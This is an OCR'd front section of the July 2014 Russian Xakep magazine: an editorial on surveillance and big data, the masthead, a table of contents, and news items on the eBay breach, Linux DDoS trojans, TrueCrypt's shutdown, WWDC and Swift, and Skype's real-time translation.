

№186
ИЮЛЬ 2014

phdIV

ЧЕГО ТЕПЕРЬ НУЖНО БОЯТЬСЯ

Рекомендованная цена 360 ₽

Как браузеры хранят пароли пользователей
стр. 76

Arduino на самом низком уровне
стр. 98

Тестируем новый MakerBot Replicator
стр. 134

PUBLISHING FOR ENTHUSIASTS
(game)land hi-fun media





Возможно, странно прозвучит, но я уже довольно давно с определенным скепсисом отношусь к всеобщей паранойе по поводу утечек личных данных и прослушки — мне просто кажется, что этот поезд уже ушел. Если кто-то возьмет тебя «на карандаш», то не спасет ни одно ухищрение, на которое приходится идти каждый день ради иллюзии конфиденциальности. Еще Брюс Шнайер как-то говорил, что единственное эффективное средство защиты от слежки — это так называемый air gap, слой воздуха между твоим компьютером и ближайшим сетевым кабелем.

Самую полную характеристику этой новой реальности дал Игорь Ашманов в своем докладе на PHDays. Первые 15 минут Игорь говорил о каких-то общих и даже надоевших всем вещах: Сноудене, АНБ, «Великом китайском файрволе». А потом начал почти час показывать на конкретных примерах, что для того, чтобы узнать о человеке все, совсем не требуется искать какие-то эксплойты. Будущее слежки — в больших данных и в умных алгоритмах их анализа. В открытом доступе уже есть все необходимое, чтобы выяснить, кем ты работаешь, чем интересуешься, с кем дружишь или не дружишь, каких убеждений придерживаешься. Этого достаточно, чтобы понять, не нужно ли заняться тобой более детально.

«Знаете, в альпинизме есть принцип — никогда не терять высоты. Если перед вами развилка, то всегда нужно идти наверх. Потому что за высоту вы заплатили временем, едой и потраченной энергией. Так и с интернетом: компании никогда не удаляют данные. Если кто-то говорит иначе — не верьте».

Конечно, это не значит, что нужно махнуть рукой и расходиться по домам. И не значит, что пора начать использовать qwerty в качестве пароля и обставлять спальню веб-камерами. Если появился новый вектор угроз, появятся и новые методы защиты, найдут решение и для проблемы дата-майнинга. Но пока происходящее больше похоже на попытки заткнуть дыры в дне корабля, который уже развалился на две части.

Илья Илембитов,
главред X
@ilembitov





№ 07 (186) Дата выхода: 02.07.2014

Илья Илембитов
Главный редактор
ilembitov@real.xakep.ru

Илья Русанен
Выпускающий редактор
rusanen@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Илья Илембитов
PC ZONE, СЦЕНА, UNITS
ilembitov@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Александр «Dr. Klouniz» Лозовский
MALWARE, КОДИНГ
alexander@real.xakep.ru

АРТ

Егор Пономарев
Арт-директор

Екатерина Селиверстова
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Дмитрий «D1g1» Евдокимов
Security-раздел
evdokimovds@gmail.com

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Григорьева
PR-менеджер
grigorieva@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77, (800) 200-3-999 (бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России» 29919


по каталогу российской прессы «Почта России» 16766

по каталогу «Газеты, журналы» 29919

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Отпечатано в типографии Scanweb, PL 116, Korjalankatu 27, 45101 Kouvola, Финляндия. Тираж 96 500 экземпляров. Рекомендованная цена – 360 рублей. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: *content@glc.ru*.


16+

CONTENT



ИЮЛЬ 2014
№ 186

004 **MEGANEWS** Все новое за последний месяц
013 **PROOF-OF-CONCEPT** Дороги из солнечных батарей
014 **НАШ ОТЧЕТ С PHDAYS IV** «Если долго вглядываться в IT, IT начнет вглядываться в тебя»
024 **ПРОКАЧАТЬ ПАМЯТЬ СЛОНУ** Интервью с ключевым контрибьютором в PostgreSQL Олегом Бартуновым
032 **ВАМ ПИСЬМО!** Подборка приятных полезностей для разработчиков
036 **ГОТОВИМСЯ К ЗАПУСКУ** Сервисы для тестирования юзабилити и производительности веб-сайта
040 **НА ПУТИ К УМНЫМ ЧАСАМ** Как за сорок лет часы превратились в носимый компьютер
046 **ЦИФРОВОЙ ШАББАТ** Можно ли прожить целый месяц, не прикасаясь к цифровым гаджетам
052 **РОБОКОДИНГ** Превращаем Android-планшет в кодинг-машину
058 **ВТОРОЙ ПОШЕЛ** Настраиваем двойную загрузку на смартфоне и планшете
062 **САМ СЕБЕ МОДДЕР** Рассказ о том, как изменить Android без установки сторонних прошивок
066 **EASY HACK** Хакерские секреты простых вещей
070 **ОБЗОР ЭКСПЛОЙТОВ** Анализ свеженьких уязвимостей
076 **ХРАНИТЕЛИ СЕКРЕТОВ** Как современные браузеры защищают твои персональные данные
080 **КОЛОНКА АЛЕКСЕЯ СИНЦОВА** Облака, облака — кучерявые бока
082 **ЗЛЫЕ LEAK'И** Как приватные данные попадают в паблик и как с этим бороться
086 **АМЕРИКА ОФЛАЙН** История аудита безопасности американского медийного конгломерата
090 **X-TOOLS** 7 утилит для взлома и анализа безопасности
092 **ТРОЯНЫ-МОНЕТИЗАТОРЫ** Несколько «сравнительно честных» способов получения профита в Сети
096 **ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ** Avira, avast!, AVG и KAV против drive-by атак
098 **В ARDUINO ПО-ХАРДКОРНОМУ** Программируем микроконтроллеры на низком уровне
104 **РЕЦЕПТЫ КОДИНГА ПОД OS X** Воспроизведение аудио, видео, работа с геолокацией
108 **МОБИЛЬНОМУ КОДЕРУ: RAD XE6** Обзор возможностей для мультидевайсной мобильной разработки
114 **ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ** Подборка интересных задач, которые дают на собеседованиях
118 **ДИСТРИБУТИВ-НЕВИДИМКА** Обзор возможностей дистрибутива Tails
120 **ДЕВЯТЫЙ ПЛАН КЕНА ТОМПСОНА** История о том, как создатели UNIX создали новую UNIX
124 **СЕГОДНЯ, ЗАВТРА И ПОСЛЕ ОБЕДА** Изучаем надстройки к cron
126 **ЧАСТИЧНАЯ ОБЛАЧНОСТЬ** Бюджетная отказоустойчивость с использованием облачных сервисов
130 **ОКОНЧАТЕЛЬНОЕ ПРЕДЛОЖЕНИЕ** Знакомимся с возможностями Foreman
134 **MAKERBOT REPLICATOR** Тестируем пятое поколение самого известного 3D-принтера
138 **СЛИШКОМ МАЛО СОВЕТЧИКОВ** Обзор Jawbone UP24
140 **FAQ** Вопросы и ответы
144 **WWW2** Удобные веб-сервисы



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Новость месяца



О ВЗЛОМЕ EBAY СООБЩИЛ ОФИЦИАЛЬНО В КОНЦЕ МАЯ. ЗЛОУМЫШЛЕННИКИ ПОЛУЧИЛИ ДОСТУП К ХЕШАМ ПАРОЛЕЙ ВСЕХ ЗАРЕГИСТРИРОВАННЫХ ПОЛЬЗОВАТЕЛЕЙ АУКЦИОНА, EMAIL, ДОМАШНИМ АДРЕСАМ, ТЕЛЕФОНАМ И ДАТАМ РОЖДЕНИЯ

EBAY ВЗЛОМАЛИ

ПОЛЬЗОВАТЕЛИ ИНТЕРНЕТ-АУКЦИОНА УЗНАЛИ О ВЗЛОМЕ ПОСЛЕДНИМИ

Застраховаться от взломов или утечек данных на 100% невозможно, особенно если речь идет о крупной компании. Когда под одной крышей работают тысячи человек, случиться может всякое.

Новость о том, что eBay подвергся взлому, сама по себе не шокирует. Крупнейший интернет-аукцион не столь часто становится жертвой хакеров, чтобы обвинить его в халатном и наплевательском отношении к безопасности пользователей. Однако в этой истории, как часто бывает, дьявол кроется в деталях.

О взломе аукцион eBay официально сообщил в конце мая. Сообщение появилось в блоге компании и гласило, что злоумышленники получили доступ к хешам паролей всех зарегистрированных пользователей аукциона, email, домашним адресам, телефонам и датам рождения. Вместе с тем утверждалось, что личные данные и финансовая информация остались неприкосновенны. Также не были затронуты аккаунты PayPal, так как они размещены на отдельных, физически изолированных серверах и хранятся в зашифрованном виде. Подробно о взломе известно вот что: группе хакеров удалось получить служебные реквизиты нескольких сотрудников компании, таким образом добравшись до бэкенда (привет, социальная инженерия!).



32% всех покупок российских пользователей eBay составляют товары китайских продавцов, при этом, по словам гендиректора eBay в России Владимира Долгова, около 32–35% заказов россиян на eBay — это электроника и бытовая техника.

Атака длилась с февраля-марта текущего года, однако заметили ее только в конце мая. В том же посте содержался призыв к 145-миллионной аудитории площадки сменить пароли.

А вот дальше началось интересное. Большая часть пользователей eBay узнала о взломе не от самого аукциона, а из СМИ. Почтовая рассылка для пользователей с разъяснением ситуации и просьбой срочно сменить пароли задержалась на целую неделю! Вместо этого аукцион разместил на главной странице баннер-объявление о том, что «в качестве первого шага» рекомендует своим пользователям поменять пароль. Интересно, какой процент аудитории eBay заходит к ним каждый день?.. За это eBay осудили уже все кто только мог, и совершенно справедливо. Многие также припомнили аукциону и то, что ввести систему двухфакторной аутентификации собирались еще в прошлом году, но ничего так и не было сделано.

Пресс-служба eBay в основном отделывается общими фразами: «Мы знаем, что наши клиенты обеспокоены, и намерены полностью разобраться со сложившейся ситуацией. Наш главный приоритет — защита клиентов и их данных». Аукцион также обещает провести сторонний аудит и реализовать некие дополнительные меры защиты.

ЕВРОПЕЙЦАМ РАЗРЕШИЛИ УДАЛЯТЬ ДАННЫЕ ИЗ ПОИСКОВИКОВ

ПОИСКОВИКИ ПОГРЕБЕНЫ ПОД ТЫСЯЧАМИ ЗАПРОСОВ И РЕШАЮТ, ЧТО ДЕЛАТЬ ДАЛЬШЕ

Интересный прецедент создан в Европе, и, возможно, именно так будет выглядеть будущее интернета уже совсем скоро. Власти Евросоюза приняли постановление о том, что любой гражданин ЕС имеет «право быть забытым», то есть может потребовать от поисковика удаления определенных данных о себе. На бумаге это выглядело хорошо, а в реальности пока не очень.

Французский регулятор персональных данных CNIL признал, что «десятки тысяч» человек обращаются в Google, Yahoo!, Microsoft и подобные службы с просьбой удалить их данные. Google подтвердила это и отметила, что только за одни сутки получила от европейцев 12 тысяч запросов на удаление данных, в компании физически не успевают их обрабатывать. А ведь в случае отказа поисковика граждане имеют полное право обратиться в суд. CNIL сообщает, что ряд граждан уже пришли к ним с жалобами на действия интернет-компаний, отказавшихся удалять информацию.

Сами гиганты интернет-бизнеса заявляют, что закон был принят без надлежащего согласования с ними и без учета интересов интернет-бизнеса. Они оказались попросту не готовы к такому наплыву желающих. Так, Google признает, что соответственный сервис был реализован в спешке и в долговременной перспективе очень неудобен. Другие компании согласны с такой точкой зрения. Планируется провести общую встречу, чтобы обсудить ход реформы персональных данных в интернете.



MS объясняет, что большинство пользовательских данных попадает в поисковый индекс автоматически, их генерируют другие сервисы, получая от самих пользователей. Словом, никто не гарантирует, что после удаления данные не «всплывут» снова.



LINUX-ТРОЯНЫ АТАКУЮТ

DR.WEB СООБЩАЕТ О РЕКОРДНОМ РОСТЕ ПОГОЛОВЬЯ МАЛВАРИ, ОРИЕНТИРОВАННОЙ НА LINUX

Многим до сих пор сложно отказаться от иллюзии, что вредоносное ПО создают, ориентируясь в основном на Windows. На самом же деле малварь существует для любых платформ, хоть стационарных, хоть мобильных. Просто где-то ее меньше, а где-то больше. Недавно для Linux вредоносов резко стало больше.

В мае Dr.Web сообщила о том, что для Linux вдруг возникло большое количество троянов. В основном они предназначены для организации DDoS-атак, более того, по некоторым косвенным признакам можно сделать выводы, что большинство исследованных образцов создано одними и теми же авторами. Linux.DDoS.22 ориентирован на работу с дистрибутивами Linux для процессоров ARM, Linux.DDoS.24 заражает серверы и рабочие станции, использующие 32-разрядные версии Ubuntu и CentOS.

Что они делают? Скажем, модификация Linux.DDoS.3 позволяет проводить DDoS-атаки на заданный сервер с использованием протоколов TCP/IP (TCP flood), UDP (UDP flood), а также отправляет запросы на серверы DNS для усиления эффективности атак. Другие представители семейства весьма похожи, функциональность отличается незначительно.

> «Успех в создании искусственного интеллекта стал бы величайшим событием в истории человечества. Но, к сожалению, оно может стать последним, если мы не научимся избегать рисков».


Стивен Хокинг, Стюарт Расселл, Макс Тегмарк и Фрэнк Вильчек

О СОЗДАНИИ ИИ




TRUECRYPT ЗАКРЫТ И ОПАСЕН?

РАЗРАБАТЫВАТЬ TRUECRYPT БОЛЬШЕ НЕ БУДУТ, НО ДЕЛО ЕГО ЖИВЕТ

Нечто странное произошло с небезызвестным проектом TrueCrypt. На официальной странице проекта на SourceForge появилась новость о том, что разработка остановлена в связи с прекращением поддержки Windows XP. Сообщение гласит, что в более новых ОС Windows 8/7/Vista есть встроенные средства шифрования, так что применение сторонних программ не имеет смысла. Всем пользователям рекомендуется перейти на BitLocker (к сообщению прикреплен пошаговый мануал). И уж совсем странной фразой заканчивается обращение к пользователям: «Использование TrueCrypt небезопасно, так как программа может содержать уязвимости».

Кроме того, на SourceForge появилась новая версия TrueCrypt 7.2, предназначенная для миграции на BitLocker. В этой версии код, отвечающий за основную функциональность программы, удален и заменен на код, предупреждающий пользователей об опасности.

Интересно, что новая версия подписана тем же GPG-ключом, что TrueCrypt Foundation использует обычно. К сожалению, на взлом или дефейс не указывает ничто, SourceForge не обнаружили признаков взлома. Похоже, решение закрыть проект действительно принадлежало самим авторам программы (которые всегда сохраняли анонимность).



Поклонников TrueCrypt множество, поэтому энтузиасты не намерены дать проекту умереть. Уже был зарегистрирован домен truecrypt.ch, где выложена ссылка на TrueCrypt 7.1a, (которая исчезла с официального сайта), а также исходный код. Кроме того, группа OpenCryptoAudit, сейчас проводящая аудит TrueCrypt, готова поддерживать форк под свободной лицензией. Появился и еще один форк — TrueCryptNext.



«Мы не собираемся в один прекрасный день передать данные пользователей WhatsApp в Facebook. К слову, у нас нет почти никаких данных, кроме телефонного номера. Ширины нашего канала не хватит, чтобы сохранять к себе копии отправляемых или полученных пользователями сообщений».

Сооснователь WhatsApp
Брайан Эктон
о сделке с Facebook

$1,9 миллиарда

Оборот российского рынка киберпреступности

→ Оказывается, Россия может «похвастаться» не только огромными оборотами на черном рынке киберпреступлений, но и самыми заманчивыми ценами. По данным FastCompany, американские кредитки у нас продают по одному доллару, германские по шесть. Рассылка 10 тысяч спам-сообщений в Skype обойдется в 90 долларов, а взлом аккаунта Facebook — в 100.

15 000 000

новых зловредов за три месяца

→ Статистика компании PandaLabs поражает воображение — за последние три месяца в мире появилось более 15 миллионов образчиков новой малвари, а это 160 тысяч новых вредоносов каждый день! Более детальные цифры таковы: 79,9% новоявленных угроз — трояны, еще 6,7% — вирусы и 6% — черви. На долю adware пришлось 3,6%, и еще почти 4% делят между собой все остальные типы угроз.

ЯЗЫК SWIFT И WWDC В ЦЕЛОМ

ГЛАВНАЯ КОДЕРСКАЯ КОНФЕРЕНЦИЯ APPLE ПОВЕРНУЛАСЬ ЛИЦОМ К СВОЕЙ ЦА

У конференции WWDC всегда был несколько двоякий формат. С одной стороны, это большая площадка с кучей докладов для разработчиков софта под iOS и OS X. С другой стороны, центральный доклад Apple всегда заполняла анонсами для широкой публики: новое железо, новые версии ОС, новые приложения. В этом же году все прошло несколько иначе. Конференция WWDC, изначально заточенная под разработчиков, — это всегда событие не только для поклонников продукции Apple, но и для всего мира. Мероприятию традиционно предшествовало множество слухов и домыслов, которые в этом году оказались по большей части правдивы. На конференции представили обновления программных продуктов OS X, iOS, а также средств разработки. И ни одного «железного» продукта.

Новая OS X 10.10 получила название Yosemite, в честь национального парка в Калифорнии (напоминаю, теперь названия систем связаны с конкретными географическими локациями, а не с семейством кошачьих). Первое и самое заметное изменение — дизайн. Теперь, как и в случае iOS 7, элементы интерфейса стали «плоскими» и «стеклянными». Много изменений произошло также с Safari (за счет улучшений в движке браузер стал быстрее и энергоэффективнее Chrome и Firefox) Mail. iCloud переименовали в iCloud Drive, и он может синхронизировать файлы между Mac, iOS и Windows. Глубокая интеграция между смартфонами и компьютерами Apple получила кодовое имя Continuity. Теперь с iPhone на Mac (и обратно) можно не только передавать файлы, но и перебрасывать почту, звонки и сообщения.




Уже 800 миллионов iOS-устройств продала Apple. Последняя версия iOS установлена на 89% устройств, тогда как актуальный Android добрался лишь до 9% мобильных гаджетов. Такую статистику привел Тим Кук.

iOS 8 получила множество новых функций в системных приложениях. К примеру, в поисковую выдачу Spotlight теперь войдут записи из Википедии и данные из App Store и iTunes. В качестве «ответа фитнес-трекерам» представили платформу HealthKit и приложение Health. Также, как и ожидалось, показали платформу HomeKit для «умного дома».

Кроме перечисленного, Apple анонсировала и вещи, ориентированные на разработчиков. В частности, новый объектно-ориентированный язык Swift. Планируется, что он будет использоваться параллельно с Objective-C (так как код, написанный на Swift, совместим с программами, написанными на C и Objective-C). Новому языку присущи особенности, знакомые нам по языкам C++ и Java, в том числе сопоставление с образцом (pattern matching), вывод типов (type inference), замыкания (closures), кортежи (tuples) и так далее. Крейг Федериги рассказал, что часть функций Swift работают быстрее, чем в других объектно-ориентированных языках. К примеру, скорость сортировки сложных объектов выше, чем в Python, в 3,9 раза и в полтора раза обгоняет Objective-C.

Меж тем автор языка Rust утверждает в своем блоге, что разработчики Swift позаимствовали у него кучу идей. Хотя создатель Rust только рад, что эти идеи получат большее распространение.

Еще об интересных изменениях: Apple наконец-то открыла iOS-разработчикам доступ к быстрому JS-интерпретатору Nitro. Теперь сторонние браузеры не будут уступать Safari в скорости.



Тем временем мобильное приложение ABBYY Lingvo для Android научилось переводить слова, распознавая их через камеру смартфона. А Google купила приложение Word Lens для перевода текста на лету, тоже с использованием камеры устройства.

ПРЕДСТАВЛЕН ПЕРЕВОДЧИК ГОЛОСА НА ЛЕТУ

MICROSOFT ПОКАЗАЛА РАБОТАЮЩУЮ ТЕХНОЛОГИЮ, ЗНАКОМУЮ ВСЕМ НАМ ПО НАУЧНОЙ ФАНТАСТИКЕ

Универсальный переводчик, способный корректно и связно переводить устную речь с одного языка на другой на лету, можно встретить во многих фантастических произведениях. Однако реализовать нечто подобное хотя бы для текста до сих пор толком не удавалось (машинный перевод — это все еще машинный перевод). Поэтому презентация, которую показал CEO Microsoft Сатья Наделла на Code Conference, вызывает такой острый wow-эффект :).

Новая функция Skype позволит переводить голосовые сообщения в режиме реального времени. Особенно интересно то, что сервис работает не как Google Translate, то есть переводит не отдельные слова, а предложения целиком, учитывая морфологию и принцип построения фраз. По идее, на выходе должна получаться вполне связная речь, а не набор слов. В ходе демонстрации вице-президент MS Гурдип Полл пообщался с девушкой по имени Диана, которая говорила с ним по-немецки. Переводчик автоматически распознавал речь и переводил ее с английского на немецкий (или наоборот), произнося вслух с помощью синтезатора.

Но самое приятное в том, что до конца года обещают распространить публичную бета-версию для Windows. Пока только для немецкого и английского, но остальные языки добавятся вскоре.

ЧЕСТНЫЕ ДЕЛЬЦЫ ЧЕРНОГО РЫНКА


SILK ROAD 2.0 ВОЗВРАЩАЕТ ДОЛГИ

